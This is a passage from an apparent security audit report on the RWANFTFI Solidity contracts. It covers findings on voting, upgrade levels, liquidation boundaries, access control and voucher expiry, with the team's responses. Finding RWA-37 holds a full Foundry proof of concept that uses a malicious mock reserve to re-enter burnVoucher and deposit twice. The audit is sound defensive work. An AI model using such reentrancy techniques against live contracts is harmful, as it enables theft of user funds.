73109248565582840933293805210873590100279252786458327838883231308997097634085
  Current state (before votes): Active
** After regular voting **
  For: 420
  Against: 360
  Abstain: 100
  canExecuteEarly: false
** After deadline (before late vote) **
  Deadline: 1101
  State: Succeeded
  late voter lastActivity: 0
** After late vote on Succeeded proposal **
  For: 420
  Against: 440
  Abstain: 100
  State: Defeated
  late voter lastActivity: 1103

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 24.63ms (9.68ms CPU
time)
```

[RWANFTFI, 04/13/2026]:

The team resolved the finding by adding deadline check:

- it blocks voting after deadline by adding: if (block.timestamp > proposalDeadline(proposalId)) revert ProposalExpired();
- This prevents interaction with truly old/finalized proposals (so the “refresh lastActivity on old succeeded proposals” path is addressed).

Changes have been reflected in the commit `6ef7eef960db1d3d2fbd7c1d0cf8ec540700258d` .

[CertiK, 04/13/2026]:

With the deadline guard in the commit `6ef7eef960db1d3d2fbd7c1d0cf8ec540700258d` ,

- `_castVote()` still accepts `ProposalState.Succeeded`.
- `state()` can still return `Succeeded` early while proposal is otherwise Active via `canExecuteEarly()`
- So before deadline, users can still cast votes while state is Succeeded, potentially changing totals and moving it out of Succeeded before execution (execution race still possible).
- lastActivity is still updated on those votes.

while users can no longer vote on proposals after `proposalDeadline` .

[RWANFTFI, 04/16/2026]:

With Succeed status from `canExecuteEarly()` we already got 50+% "For" votes, so users can't flip result.

And we don't want to execute the transaction immediately after reaching the status, leaving users some more time to update the timer.

[CertiK, 04/20/2026]:

There is a narrow scenario that a voter can still vote on an early-succeeded but not-yet-executed proposal before the deadline and refresh `lastActivity` .

RWA-69 | Same-Level In `processRegularUpgrade()` Is Treated As Upgrade

Category	Severity	Location	Status
Volatile Code, Inconsistency	Minor	rwa/contracts/diamond/libraries/LibResolverLogic.sol (03/30-6e643f3): 93, 109	Resolved

Description

The resolver upgrade path accepts `level == currentLevel` and processes it as a valid upgrade instead of a rebuy. In `processRegularUpgrade()`, only level < currentLevel is rejected, so equal-level requests pass:

contracts/diamond/libraries/LibResolverLogic.sol, `processRegularUpgrade()`

```
109         if (level < currentLevel) revert LibErrors.LowLevel();
```

After acceptance, the code performs upgrade-only state mutations even though no real level increase occurs:

- increments `rs.minted[level]`
- returns `autoBuys`, which is then written to user state.

The call is routed with `isUpgrade = true`. This bypasses the rebuy-specific limit protection in `_processPurchase()`, which is enforced only when `!isUpgrade`.

For finite-supply tiers, repeated same-level “upgrades” can consume `minted[level]` until OutOfStock, blocking legitimate users from buying/upgrading into that level.

Recommendation

Enforce strict upgrade direction in `processRegularUpgrade()`:

- require `level > currentLevel`.

Alleviation

[RWANFTFI, 04/06/2026]:
Issue acknowledged. The team resolved the finding by adding the same level check. Changes have been reflected in the commit `597afb7122e32eb3b34e6130d04b9859d8c4879a`.

RWA-70 Final Auto-Liquidation Stage Skips Exact Expiry Boundary `elapsed == periods[3]`

Category	Severity	Location	Status
Volatile Code, Inconsistency	Minor	rwa/contracts/TokenReserve.sol (03/30-6e643f3): 294	Resolved

Description

`TokenReserve` uses inconsistent boundary conditions for expiration stages.

`_getPeriodInfo()` treats `elapsed >= periods[3]` as fully expired (returns timeToAutoSale = 0, period 4):

```
193     function _getPeriodInfo(
194         uint64 userId,
195         uint256 stackIndex
196     ) private view returns (uint256 timeToAutoSale, uint256 period) {
197         uint256[4] memory periods = _getPeriods();
198         TokenStack memory stack = userTokens[userId][stackIndex];
199         uint256 elapsed = block.timestamp - stack.claimedAt;
200         if (elapsed < periods[0]) return (periods[0] - elapsed, 0);
201         else if (elapsed < periods[1]) return (periods[1] - elapsed, 1);
202         else if (elapsed < periods[2]) return (periods[2] - elapsed, 2);
203         else if (elapsed < periods[3]) return (periods[3] - elapsed, 3);
204 @>      else return (0, 4);
205     }
```

But `_processExpiredStacks()` applies final forced liquidation only when `elapsed > periods[3]` (strict):

```
294 @>          if (elapsed > periods[3] && stack.period < 4) {
295                 uint256 toBurn = stack.loan.amount;
296                 if (toBurn > 0) {
297                     totalLoanBurn += stack.loan.amount;
298                     liquidityDecrease += (stack.loan.price * stack.loan.amount)
/ 10 ** decimals();
299                     stack.loan.amount = 0;
300                     emit Burned(user, toBurn, i);
301                 }
```

At the exact boundary `elapsed == periods[3]`, the system considers the stack fully expired for some logic, but does not run final liquidation/burn path yet. Since both sell and repay call `_processExpiredStacks()` and then continue, users can act in that boundary block before final penalties apply.

Recommendation

Align final-stage boundary with other stages and `_getPeriodInfo()`.

Alleviation

[RWANFTFI, 04/06/2026]:

Issue acknowledged. The team resolved the finding by aligning the boundary checks. Changes have been reflected in the commit `b7a645054be6c221168b14e7f07e55aae3d71ad6` .

RWA-71 Unconditional Farming Termination Can Erase Matured Unclaimed Rewards

Category	Severity	Location	Status
Volatile Code	Minor	rwa/contracts/diamond/libraries/LibFarmingLogic.sol (03/30-6e643f3): 114	Acknowledged

Description

`_processPurchase()` always calls `LibFarmingLogic.terminate()` after purchase processing, regardless of farming state:

`contracts/diamond/libraries/LibMarketingLogic.sol`, `_processPurchase()`

```
 448          LibFarmingLogic.terminate(ms.identity.idToUser[args.buyer]);
```

`terminate()` deletes both mining and farming records unconditionally:

`contracts/diamond/libraries/LibFarmingLogic.sol`, `terminate()`

```
 114      function terminate(address user) internal {
 115          LibFarmingStorage.FarmingStorage storage fs = LibFarmingStorage.
farmingStorage();
 116          LibTypes.UserTokenInfo memory tokenInfo = LibResolverLogic.
getUserTokenInfo(user);
 117          if (fs.miners[tokenInfo.tokenId].isActive || fs.farmers[tokenInfo.
tokenId].isActive)
 118              emit LibEvents.Terminated(user, tokenInfo.tokenId, block.timestamp)
;
 119  @>      delete fs.miners[tokenInfo.tokenId];
 120  @>      delete fs.farmers[tokenInfo.tokenId];
 121      }
```

`claim()` requires `farmer.isActive == true`; once the record is deleted, claim reverts with NothingToClaim even if reward had matured:

`contracts/diamond/libraries/LibFarmingLogic.sol`, `claim()`

```
 86      function claim() internal {
 87          LibTypes.UserTokenInfo memory tokenInfo = _getTokenInfo();
 88
 89          LibFarmingStorage.FarmingStorage storage fs = LibFarmingStorage.
farmingStorage();
 90          LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
 91
 92          uint256 tokenId = tokenInfo.tokenId;
 93          if (fs.disabledTokens[tokenId]) revert LibErrors.TokenSuspended();
 94
 95          LibTypes.Mining storage miner = fs.miners[tokenId];
 96          LibTypes.Farming storage farmer = fs.farmers[tokenId];
 97  @>      if (!farmer.isActive) revert LibErrors.NothingToClaim();
 98          if (block.timestamp < farmer.endTime) revert LibErrors.FarmingInProcess
();
 99
100          farmer.isActive = false;
101          miner.period++;
102
103          uint256 price = ds.contracts.tokenReserve.getPrice();
104          uint256 toPay = miner.reward * 1e6 / price;
105          miner.reward = 0;
106          miner.endTime = 0;
107          miner.isActive = false;
108          ds.contracts.tokenReserve.claimReserveTo(msg.sender, toPay);
109          emit LibEvents.Claimed(msg.sender, tokenId, toPay, price);
110      }
```

This can permanently destroy claimability for matured-but-unclaimed farming rewards when regular-token refresh flows execute before claiming.

Recommendation

Guard `terminate()` so it does not delete a matured-but-unclaimed farming position.

Alleviation

[RWANFTFI, 04/05/2026]:
It's intended, `terminate()` should stop active sessions and destroy unclaimed rewards by design.

RWA-77 | Discussion On `depositToUser()` Without Access Control

Category	Severity	Location	Status
Inconsistency	Minor	rwa/contracts/diamond/facets/AdminFacet.sol (03/30-6e643f3): 75; rwa/contracts/diamond/libraries/LibPaymentLogic.sol (03/30-6e643f3): 333	Resolved

Description

`depositToUser()` is externally callable with no access control, while it's implemented in `AdminFacet`:

```
  75      function depositToUser(address user, uint256 amount, string memory source)
external {
  76          LibPaymentLogic.depositToUser(user, amount, source);
  77      }
```

It directly calls `LibPaymentLogic.depositToUser()`, which:

- creates user mapping if absent,
- pulls tokens from caller,
- credits internal balance,
- emits user-controlled source.

Standard deposit path protections are bypassed (`notBanned`, `payFee`). Additionally, address pre-registration can block migration destination with `changeUserAddress()`.

Recommendation

The audit team would like to check with the team if this is designed as expected. Recommend adding the proper access control if it's not.

Alleviation

[RWANFTFI, 04/06/2026]:
Issue acknowledged. The team resolved the finding by adding the `SERVICE_ROLE` to `depositToUser()`. Changes have been reflected in the commit `bc648bc9c6cc36067d6c9baf30e65dd2c3989931`.

RWA-85 `matchingThresholds` Uses `uint72` That Cannot Hold Configured 18-Decimal Max Values

Category	Severity	Location	Status
Volatile Code, Inconsistency	Minor	rwa/contracts/diamond/libraries/LibParametersLogic.sol (04/27-13cddb2): 192~193, 313~315	Resolved

Description

The migration changes matching threshold values from 6-decimal USDT units to 18-decimal units, but stores them in `uint72[3]`. This type is too small for the declared max threshold of `7_000 * 10 ** 18`.

`uint72.max` = `4_722_366_482_869_645_213_695`, while `7_000 * 10 ** 18` = `7_000_000_000_000_000_000_000`.

`contracts/diamond/libraries/LibParametersLogic.sol`

```
192         } else if (update.field == LibTypes.ParameterField.MatchingThreshold) {
193             ps.parameters.matchingThresholds[update.index] = uint72(update.
value);
```

`contracts/diamond/libraries/LibParametersLogic.sol`

```
313             RangeSetup(LibTypes.ParameterField.MatchingThreshold, 0, 0, 0),
314             RangeSetup(LibTypes.ParameterField.MatchingThreshold, 1, 1_000 * 10
** 18, 5_000 * 10 ** 18),
315             RangeSetup(LibTypes.ParameterField.MatchingThreshold, 2, 3_000 * 10
** 18, 7_000 * 10 ** 18),
```

As a result, DAO updates that pass the declared range check may be truncated when cast to `uint72`, causing incorrect matching threshold values to be stored.

Recommendation

Change `matchingThresholds` and related getter/cast types from `uint72` to a type that can hold all configured 18-decimal values, for example, `uint80` or `uint256`.

Alleviation

[RWANFTFI, 04/28/2026]:
Issue acknowledge. The team resolved the finding by changing the type of `matchingThresholds` from `uint72` to `uint80`. Changes have been reflected in the commit `f1d74b5fbf89b64866471225efb077ce1c3fc531`.

RWA-26 | Discussion On Inconsistent Voucher Expiration Time

Category	Severity	Location	Status
Inconsistency	Informational	rwa/contracts/diamond/libraries/LibVoucherLogic.sol (02/12-65dbfb3): 32~33	Resolved

Description

In `burnVoucher()`, the voucher expiration check originally set to `365 days` is commented out and replaced with `4 hours`, while `reduceVoucherValue()` still enforces the `365 days` expiration period.

`contracts/diamond/libraries/LibVoucherLogic.sol`

```
  27      function burnVoucher(uint256 tokenId) internal {
  28          LibResolverStorage.ResolverStorage storage rs = LibResolverStorage.
resolverStorage();
  29          LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
  30
  31          LibTypes.Voucher memory voucher = rs.vouchers[tokenId];
  32  @>
// if (voucher.timestamp + 365 days > block.timestamp) revert
LibErrors.VoucherActive();

  33  @>      if (voucher.timestamp + 4 hours > block.timestamp) revert LibErrors.
VoucherActive();
  34          ds.contracts.tokenReserve.deposit(voucher.value);
  35          delete rs.vouchers[tokenId];
  36      }
```

```
  38      function reduceVoucherValue(uint256 tokenId, uint256 amount) internal {
  39          LibResolverStorage.ResolverStorage storage rs = LibResolverStorage.
resolverStorage();
  40          LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
  41          if (ds.contracts.voucherContract.ownerOf(tokenId) != msg.sender) revert
 LibErrors.NotAnOwner();
  42          LibTypes.Voucher storage voucher = rs.vouchers[tokenId];
  43  @>      if (voucher.timestamp + 365 days < block.timestamp) revert LibErrors.
VoucherExpired();
  44
  45          voucher.value -= amount;
  46          emit LibEvents.VoucherValueReduced(tokenId, voucher.value);
  47      }
```

Recommendation

Ensure the voucher validity period in the implementation matches the documentation.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by changing voucher validity time to `365 days` in the commit `810f4c4df07a3a799f182aa894869c39f87e1ec4` .

RWA-27 | Discussion On Business Sale Charges Seller Instead Of Buyer

Category	Severity	Location	Status
Logical Issue	Informational	rwa-main/contracts/diamond/libraries/LibMarketingLogic.sol (02/12-65dbfb3): 606~623	Resolved

Description

In `LibMarketingLogic.sellBusiness()`, the caller (`msg.sender`) is charged `businessSalePrice` from their internal balance, and then ownership is transferred from `msg.sender` to `newOwner` via `LibResolverLogic.changeUserAddress()`. This makes the seller pay the sale fee/price while the buyer receives ownership, which is counterintuitive for a “sell business” flow.

```
606  function sellBusiness(address newOwner, uint256 nonce, bytes calldata signature
) internal {
607          LibMarketingStorage.MarketingStorage storage ms = LibMarketingStorage.
marketingStorage();
608          LibParametersStorage.ParametersStorage storage ps =
 LibParametersStorage.parametersStorage();
609
610          if (!ps.parameters.businessSale) revert LibErrors.AccessRestricted();
611          bytes32 structHash = keccak256(
612              abi.encode(LibSignatureLogic.SELL_BUSINESS_REQUEST_TYPEHASH, msg.
sender, newOwner, nonce)
613          );
614          LibSignatureLogic.verify(structHash, signature);
615          uint64 userId = ms.identity.userToId[msg.sender];
616          uint256 price = ps.parameters.businessSalePrice;
617          if (ms.users[userId].balance < price) revert LibErrors.NotEnoughBalance
();
618          LibPaymentLogic.updateBalance(userId, 0, 0, price, 0, 0, false,
 LibTypes.Action.BUSINESS_SALE);
619          LibPaymentLogic.toTokenReserve(ms, price);
620
621          LibResolverLogic.changeUserAddress(newOwner, msg.sender);
622          emit LibEvents.BusinessSold(msg.sender, newOwner);
623      }
```

Recommendation

The audit team would like to confirm with the team about this design. If the current implementation is intentional and the seller is meant to pay a transfer or administrative fee rather than a sale price, the parameter name should be updated from `businessSalePrice` to `businessTransferFee` to improve clarity and prevent misunderstanding among developers and users.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by clarifying that it is a commission and renaming `price` to `fee` in the commit `0f6d86fae0bdf57a1cbda4af5e48309861fd28ed` and `511889507f5bc1d0f93ce4a8a922171794fc17a4`.

RWA-36 | Default `interval` Is Below Intended Minimum

Category	Severity	Location	Status
Volatile Code	Informational	rwa-main/contracts/DepositTR.sol (02/12-65dbfb3): 13, 17, 50	Resolved

Description

The contract defines a minimum allowed interval of 1 day, but the `interval` variable is initialized to 1 minute. This allows deposits to occur much more frequently than intended until the value is updated by an administrator.

Recommendation

Initialize `interval` to a value within the allowed range, such as `MIN_INTERVAL` .

Alleviation

[RWANFTFI, 03/15/2026]:
The team heeded the advice and resolved the finding by setting `interval` as `1 days` in the commit `2baff3dbc13de0f8ca05f62661f84adf472b78f6` .

RWA-37 | Discussion On External Calls To Trusted Contracts/Addresses

Category	Severity	Location	Status
Volatile Code	Informational	rwa/contracts/diamond/libraries/LibMarketingLogic.sol (02/12-65dbfb3): 638~640; rwa/contracts/diamond/libraries/LibVoucherLogic.sol (02/12-65dbfb3): 34~35	Acknowledged

Description

In the codebase, there are multiple external calls that could potentially results reentrancy attack. However, these contracts/EOAs are likely to be trusted based on the contract names consistent to other contract in the codebase.

- tokenReserve
- holder
- giftContract
- voucherContract
- regularContract
- paymentToken
- ambContract
- adminContract
- diamondContract
- dao
- pool

For example, in `LibVoucherLogic.burnVoucher()`, the contract calls `ds.contracts.tokenReserve.deposit(voucher.value)` before deleting the voucher entry from storage. This violates the checks-effects-interactions pattern. If `tokenReserve` is malicious or compromised—and especially if it has privileged roles that allow it to call burnVoucher (directly or indirectly)—it can re-enter and burn the same voucher multiple times before the state is cleared.

`contracts/diamond/libraries/LibVoucherLogic.sol`, `burnVoucher()`

```
 27      function burnVoucher(uint256 tokenId) internal {
 28          LibResolverStorage.ResolverStorage storage rs = LibResolverStorage.
resolverStorage();
 29          LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
 30
 31          LibTypes.Voucher memory voucher = rs.vouchers[tokenId];
 32
// if (voucher.timestamp + 365 days > block.timestamp) revert
LibErrors.VoucherActive();

 33          if (voucher.timestamp + 4 hours > block.timestamp) revert LibErrors.
VoucherActive();
 34  @>      ds.contracts.tokenReserve.deposit(voucher.value);
 35  @>      delete rs.vouchers[tokenId];
 36      }
```

While the risk may be reduced if `tokenReserve` is a trusted contract with no privileged role to call the function, the current order still creates a reentrancy window.

The audit team would like to confirm with the team whether these contracts/addresses are the deployments of their corresponding contracts and are trusted. If any of these are misconfigured, compromised, or replaced, they could reenter and observe or mutate partially updated state.

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

1. Deploy AdminContract and grant roles:

- SECURED_ROLE to the test contract.
- SERVICE_ROLE to service.

2. Deploy the diamond:

- Create DiamondCutFacet.
- Deploy Diamond with the cut facet.
- Add AdminFacet and AdminSetupFacet selectors via diamondCut.

3. Deploy mocks:

- MockERC20, MockNFT (regular/amb), MockGiftNFT, MockVoucher.
- MockTokenReserveReentrant.

4. Give tokenReserve the SERVICE_ROLE (so it can reenter burnVoucher).
5. Configure diamond storage:

- Use AdminSetupFacet.setContracts to set all contract addresses on the diamond.

6. Test setup:

- Warp time forward so voucher is expired.
- Store a voucher in storage with setVoucher(tokenId, value, timestamp).

7. Arm the reentrancy:

- tokenReserve.setTarget(diamond, tokenId, true) so deposit() will reenter burnVoucher.

8. Trigger the burn:

- service calls AdminFacet.burnVoucher(tokenId).

9. Observe reentrancy:

- deposit() is executed twice before voucher deletion.
- Assertions confirm depositCount == 2 and totalDeposited == value * 2.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {Diamond} from "contracts/diamond/Diamond.sol";
import {DiamondCutFacet} from "contracts/diamond/facets/DiamondCutFacet.sol";
import {AdminFacet} from "contracts/diamond/facets/AdminFacet.sol";
import {IDiamondCut} from "contracts/diamond/interfaces/IDiamondCut.sol";
import {LibDiamond} from "contracts/diamond/libraries/LibDiamond.sol";
import {LibResolverStorage} from "contracts/diamond/storage/LibResolverStorage.sol";
import {LibTypes} from "contracts/diamond/libraries/LibTypes.sol";
import {LibConstants} from "contracts/diamond/libraries/LibConstants.sol";
import {AdminContract} from "contracts/AdminContract.sol";
import {IAdminContract} from "contracts/interfaces/IAdminContract.sol";
import {ITokenReserve} from "contracts/interfaces/ITokenReserve.sol";
import {INFT} from "contracts/interfaces/INFT.sol";
import {IGiftNFT} from "contracts/interfaces/IGiftNFT.sol";
import {IVoucher} from "contracts/interfaces/IVoucher.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";

contract MockERC20 {
    string public constant name = "Mock";
    string public constant symbol = "MOCK";
    uint8 public constant decimals = 18;
    uint256 public totalSupply;
    mapping(address => uint256) public balanceOf;
    mapping(address => mapping(address => uint256)) public allowance;

    function mint(address to, uint256 amount) external {
        totalSupply += amount;
        balanceOf[to] += amount;
    }

    function transfer(address to, uint256 value) external returns (bool) {
        balanceOf[msg.sender] -= value;
        balanceOf[to] += value;
        return true;
    }

    function approve(address spender, uint256 value) external returns (bool) {
        allowance[msg.sender][spender] = value;
        return true;
    }

    function transferFrom(address from, address to, uint256 value) external returns
(bool) {
        allowance[from][msg.sender] -= value;
        balanceOf[from] -= value;
        balanceOf[to] += value;
```

```
        return true;
    }
}

contract MockNFT {
    mapping(uint256 => address) internal owners;

    function safeMint(address to) external returns (uint256) {
        owners[1] = to;
        return 1;
    }

    function send(address to, uint256 tokenId) external {
        owners[tokenId] = to;
    }
}

contract MockGiftNFT {
    mapping(uint256 => address) internal owners;

    function safeMint(address to) external returns (uint256) {
        owners[1] = to;
        return 1;
    }

    function sendGift(address to, uint256 tokenId) external {
        owners[tokenId] = to;
    }
}

contract MockVoucher {
    mapping(uint256 => address) internal owners;
    function burn(uint256) external {}
    function send(address to, uint256 tokenId) external { owners[tokenId] = to; }
    function ownerOf(uint256 tokenId) external view returns (address) { return
owners[tokenId]; }
}

contract MockTokenReserveReentrant {
    address public diamond;
    uint256 public tokenId;
    bool public reenter;
    bool internal entered;
    uint256 public depositCount;
    uint256 public totalDeposited;

    function setTarget(address diamond_, uint256 tokenId_, bool reenter_) external {
        diamond = diamond_;
        tokenId = tokenId_;
```

```
        reenter = reenter_;
    }

    function getPrice() external pure returns (uint256) {
        return 1e6;
    }

    function deposit(uint256 amount) external {
        depositCount += 1;
        totalDeposited += amount;
        if (reenter && !entered) {
            entered = true;
            AdminFacet(diamond).burnVoucher(tokenId);
        }
    }

    function depositWithClaim(uint256) external {}

    function claimReserveTo(address, uint256) external {}
}

contract AdminSetupFacet {
    function setContracts(
        address admin,
        address payment,
        address tokenReserve,
        address regular,
        address amb,
        address gift,
        address voucher,
        address dao
    ) external {
        LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
        ds.contracts.adminContract = IAdminContract(admin);
        ds.contracts.paymentToken = IERC20(payment);
        ds.contracts.tokenReserve = ITokenReserve(tokenReserve);
        ds.contracts.regularContract = INFT(regular);
        ds.contracts.ambContract = INFT(amb);
        ds.contracts.giftContract = IGiftNFT(gift);
        ds.contracts.voucherContract = IVoucher(voucher);
        ds.contracts.dao = dao;
    }

    function setVoucher(uint256 tokenId, uint256 value, uint256 timestamp) external
{
        LibResolverStorage.resolverStorage().vouchers[tokenId] =
LibTypes.Voucher(value, timestamp);
    }
}
```

```
contract BurnVoucherReentrancyTest is Test {
    Diamond internal diamond;
    AdminContract internal admin;
    MockTokenReserveReentrant internal tokenReserve;
    MockERC20 internal payment;
    MockNFT internal regular;
    MockNFT internal amb;
    MockGiftNFT internal gift;
    MockVoucher internal voucher;

    address internal dao = address(0xDA0);
    address internal service = address(0xBEEF);

    function setUp() public {
        admin = new AdminContract();
        admin.grantRole(admin.SECURED_ROLE(), address(this));
        admin.grantRole(admin.SERVICE_ROLE(), service);

        DiamondCutFacet cutFacet = new DiamondCutFacet();
        diamond = new Diamond(address(this), address(cutFacet));

        _addFacet(address(new AdminFacet()), _adminSelectors());
        _addFacet(address(new AdminSetupFacet()), _setupSelectors());

        payment = new MockERC20();
        regular = new MockNFT();
        amb = new MockNFT();
        gift = new MockGiftNFT();
        voucher = new MockVoucher();
        tokenReserve = new MockTokenReserveReentrant();

        admin.grantRole(admin.SERVICE_ROLE(), address(tokenReserve));

        AdminSetupFacet(address(diamond)).setContracts(
            address(admin),
            address(payment),
            address(tokenReserve),
            address(regular),
            address(amb),
            address(gift),
            address(voucher),
            dao
        );
    }

    function testBurnVoucherReentrancyDepositsTwice() public {
        vm.warp(5 hours + 1);
        uint256 tokenId = 1;
```

```
        uint256 value = 100;
        uint256 ts = block.timestamp - 5 hours;
        AdminSetupFacet(address(diamond)).setVoucher(tokenId, value, ts);
        tokenReserve.setTarget(address(diamond), tokenId, true);

        vm.prank(service);
        AdminFacet(address(diamond)).burnVoucher(tokenId);

        assertEq(tokenReserve.depositCount(), 2);
        assertEq(tokenReserve.totalDeposited(), value * 2);
    }

    function _addFacet(address facet, bytes4[] memory selectors) internal {
        IDiamondCut.FacetCut[] memory cut = new IDiamondCut.FacetCut[](1);
        cut[0] = IDiamondCut.FacetCut({
            facetAddress: facet,
            action: IDiamondCut.FacetCutAction.Add,
            functionSelectors: selectors
        });
        IDiamondCut(address(diamond)).diamondCut(cut, address(0), "");
    }

    function _adminSelectors() internal pure returns (bytes4[] memory selectors) {
        selectors = new bytes4[](1);
        selectors[0] = AdminFacet.burnVoucher.selector;
    }

    function _setupSelectors() internal pure returns (bytes4[] memory selectors) {
        selectors = new bytes4[](2);
        selectors[0] = AdminSetupFacet.setContracts.selector;
        selectors[1] = AdminSetupFacet.setVoucher.selector;
    }
}
```

Recommendation

The audit team would like to confirm with the team if these external contracts/addresses are trusted and will be configured correctly.

Alleviation

[RWANFTFI, 03/13/2026]:

Missed external call of `voucherContract.burn()` are fixed, so there are no way to burn multiple times.

All external calls are strictly limited to trusted contracts within the RWANFTFI ecosystem (e.g., Diamond, TokenReserve), and that there is no interaction with arbitrary untrusted contracts.

RWA-38 | Discussion On Missing Deadline Check In `_unfreeze()`

Category	Severity	Location	Status
Logical Issue	Informational	rwa-main/contracts/diamond/libraries/LibMarketingLogic.sol (02/12-65dbfb3): 130	Acknowledged

Description

The `_unfreeze()` function releases previously frozen amounts after a user's limit increases, and credits the released amount to the user. Each frozen record is created by function `_freeze()` with a deadline set to `block.timestamp + freezeTime` to indicate when the frozen amount should become claimable.

However, `_unfreeze()` does not check whether `deadline <= block.timestamp` before releasing a frozen record. It unfreezes amounts only based on limit, which can allow frozen amounts to be released while the lock period is still active.

Recommendation

The audit team would like to check with the team if this is an intended design.

Alleviation

[RWANFTFI, 03/13/2026]:
The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

> It isn't a lock period. This is a grace period for refill limit. After that backend can procceed this funds like expired.

RWA-39 | Discussion On Missing Validation Of Token Type In `reBuy()`

Category	Severity	Location	Status
Volatile Code	Informational	rwa/contracts/diamond/libraries/LibMarketingLogic.sol (02/12-65dbfb3): 537	Acknowledged

Description

`reBuy()` uses `getUserTokenInfo()` to fetch the token information, so a GIFT holder will rebuy at the gift's price/limit/level. There's no explicit prohibition anywhere in the flow.

Recommendation

The audit team would like to check with the team if `reBuy()` should only be allowed with regular nft.

Alleviation

[RWANFTFI, 03/13/2026]:

The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

> By design reBuy used for both token types.

RWA-47 | Inconsistent Access Control In `send()`

Category	Severity	Location	Status
Inconsistency	Informational	rwa-main/contracts/AmbNFT.sol (02/12-65dbfb3): 44~46, 48~50; rwa-main/contracts/RegularNFT.sol (02/12-65dbfb3): 48, 52	Resolved

Description

`send()` is supposed to be only invoked by diamond contract, though the `_update()` has been guarded with `onlyDiamond`. To be consistent with `contracts/GiftNFT.sol` and `contracts/Voucher.sol`, it's recommended that `send()` is added with `onlyDiamond` in `contracts/AmbNFT.sol` and `contracts/RegularNFT.sol`.

`contracts/AmbNFT.sol`

```
44      function send(address to, uint256 tokenId) external {
45          _update(to, tokenId, address(0));
46      }
47
48      function _update(address to, uint256 tokenId, address auth) internal
override onlyDiamond returns (address) {
49          return super._update(to, tokenId, auth);
50      }
```

`contracts/RegularNFT.sol`

```
48      function send(address to, uint256 tokenId) external {
49          _update(to, tokenId, address(0));
50      }
51
52      function _update(address to, uint256 tokenId, address auth) internal
override onlyDiamond returns (address) {
53          return super._update(to, tokenId, auth);
54      }
```

Recommendation

Recommend adding `onlyDiamond` to `send()` in `contracts/AmbNFT.sol` and `contracts/RegularNFT.sol`.

Alleviation

[RWANFTFI, 03/15/2026]:

The team heeded the advice and resolved the finding by adding `onlyDiamond` to `send()` in the commit `8a3f5bd9b3fab31ced1448559bbff20fab1788c7`.

RWA-48 | Improper Validation Order In `claim()`

Category	Severity	Location	Status
Logical Issue	Informational	rwa-main/contracts/diamond/libraries/LibFarmingLogic.sol (02/12-65dbfb3): 94~96	Resolved

Description

The `claim()` function finalizes a farming cycle and pays out rewards after farming ends.

However, it checks `farmer.endTime` before verifying that `farmer.isActive` is true. If farming is inactive but `endTime` remains in the future, the function may revert with `FarmingInProcess` instead of `NothingToClaim`, which does not reflect the actual farming state.

Recommendation

Verify `farmer.isActive` before checking `farmer.endTime` to ensure correct revert behavior.

Alleviation

[RWANFTFI, 03/16/2026]:
The team heeded the advice and resolved the finding by verifying `farmer.isActive` before checking `farmer.endTime` in the commit `aea6fd8519a8c43bbfd5619e162d14fd746fe260`.

RWA-49 | Improper Zero Check Order In `_matchingDistribute()`

Category	Severity	Location	Status
Logical Issue	Informational	rwa-main/contracts/diamond/libraries/LibMarketingLogic.sol (02/12-65dbfb3): 201~202	Resolved

Description

The `_matchingDistribute()` function distributes matching bonuses along the sponsor chain.

However, it calls `getUserTokenInfo(upper)` before verifying that `upper` is non-zero. When the traversal reaches the root and `getSponsor()` returns 0, the function may query token information for an invalid user ID, which can cause the transaction to revert.

Recommendation

Check that `upper != 0` immediately after calling `getSponsor()` and before invoking `getUserTokenInfo(upper)`.

Alleviation

[RWANFTFI, 03/15/2026]:

The team heeded the advice and resolved the finding by adding a check to ensure `upper != 0` immediately after calling `getSponsor()` and before invoking `getUserTokenInfo(upper)` in the commit `73c0de0d1ee915369793a6c04344b35c1abe5c17`.

RWA-50 | Inconsistent Frozen Hours Between Code And Design Doc

Category	Severity	Location	Status
Inconsistency	Informational	rwa-main/contracts/diamond/libraries/LibParametersLogic.sol (02/12-65dbfb3): 72~73; rwa-main/readme.txt (02/12-65dbfb3): 29~30	Resolved

Description

README states 72 hours, but code hardcodes 48 hours and there is no parameter update path for `freezeTime`.

Recommendation

Make sure they match each other before deployment or add a secure update path.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by changing `freezeTime` to `72 hours` in `ps.parameters` during `init()`. Changes have been reflected in the commit `0b3d32f71a13a363923ca8b1c09771a46189b74d`.

RWA-51 | Inconsistent Voucher Expiry Between README And Code

Category	Severity	Location	Status
Inconsistency	Informational	rwa-main/contracts/diamond/libraries/LibVoucherLogic.sol (02/12-65dbfb3): 32~34; rwa-main/readme.txt (02/12-65dbfb3): 63~64	Resolved

Description

README states unused vouchers go to DA after 1 year; code allows burn after 4 hours (commented 365 days).

In `LibVoucherLogic.sol`,

```
 27      function burnVoucher(uint256 tokenId) internal {
 28          LibResolverStorage.ResolverStorage storage rs = LibResolverStorage.
resolverStorage();
 29          LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
 30
 31          LibTypes.Voucher memory voucher = rs.vouchers[tokenId];
 32
// if (voucher.timestamp + 365 days > block.timestamp) revert
LibErrors.VoucherActive();

 33          if (voucher.timestamp + 4 hours > block.timestamp) revert LibErrors.
VoucherActive();
 34          ds.contracts.tokenReserve.deposit(voucher.value);
 35          delete rs.vouchers[tokenId];
 36      }
```

Recommendation

There is a huge gap for the voucher validity time between the design doc and the implementation. Make sure the correct one is chosen.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by changing voucher validity time to `365 days` in the commit `810f4c4df07a3a799f182aa894869c39f87e1ec4`.

RWA-66 | Unused State Variable `_increment` In `RegularNFT`

Category	Severity	Location	Status
Coding Issue	Informational	rwa/contracts/RegularNFT.sol (03/16-1972184): 8~61	Resolved

